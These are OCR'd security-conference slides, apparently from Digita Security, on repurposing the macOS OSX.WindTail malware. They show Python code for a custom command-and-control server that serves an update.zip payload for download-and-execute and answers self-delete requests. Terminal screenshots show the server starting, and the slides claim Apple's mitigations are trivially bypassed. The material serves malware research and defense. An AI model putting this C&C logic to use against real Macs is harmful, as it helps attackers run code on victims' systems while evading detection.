
```
01  def do_GET(self):
02
03   #request for file name
04   if 'runs=tup' in self.path:
05     self.wfile.write('update.zip')
06
07   #request for file contents
08   elif 'update.zip' in self.path:
09     with open('update.zip', mode='rb') as file:
10       self.wfile.write(file.read())
```

1. request: file name
   (we pass back "update.zip")

2. request: file contents

c&c logic: download & execute




Mac OS X
Terminal Shell Edit View Window Help
Mon 6:54 PM
Library
Search
Library
Library
Name
Date Modified
Size
Kind
Family Sep 25, 2017 at 9:01 PM -- Folder
Favorites Sep 24, 2017 at 8:36 AM -- Folder
FileProvider Jan 16, 2019 at 7:31 PM -- Folder
Final_Presentation Today at 12:53 PM 675 KB Application
FontCollections Sep 24, 2017 at 8:36 AM -- Folder
Fonts Jul 8, 2019 at 3:22 PM -- Folder
Group Containers Jan 16, 2019 at 6:26 PM -- Folder
HomeKit May 14, 2019 at 9:18 PM -- Folder
IdentityServices Jul 7, 2019 at 11:54 AM -- Folder
iMovie Sep 24, 2017 at 8:36 AM -- Folder
Input Methods Sep 24, 2017 at 8:36 AM -- Folder
Internet Plug-Ins Sep 24, 2017 at 8:36 AM -- Folder
Keyboard Today at 6:47 PM -- Folder
Keyboard Layouts Sep 24, 2017 at 8:36 AM -- Folder
KeyboardServices Jan 16, 2019 at 10:26 AM -- Folder
Keychains Today at 4:22 AM -- Folder
LanguageModeling Jul 7, 2019 at 11:56 AM -- Folder
windtail — Python — 159×20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...


OSX.WINDTAIL


custom C&C server: self-delete

```
01  def do_GET(self):
02
03    #request for self-delete
04    if 'xnvk' in self.path:
05      self.wfile.write("1")
```

1. request: self-delete? ('xnvk')
   (we pass back "1")


c&c logic: self-delete




Terminal Shell Edit View Window Help
Mon 7:12 PM
Library
Search
Library
Library
Calendars
CallServices
ColorPickers
Colors
Compositions
Containers
Cookies
CoreFollowUp
Dictionaries
Family
Favorites
FileProvider
Final_Presentation
FontCollections
Fonts
Group Containers
HomeKit
IdentityServices
iMovie
Input Methods
Internet Plug-Ins
windtail — Python — 159×20
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...

!Detection

remaining unseen




Digita Security

Apple's Built-In Malware Mitigations


obstacles...but rather trivial to bypass ;)

"We designed macOS with advanced technologies ...to constantly monitor, and ultimately keep your Mac safer"

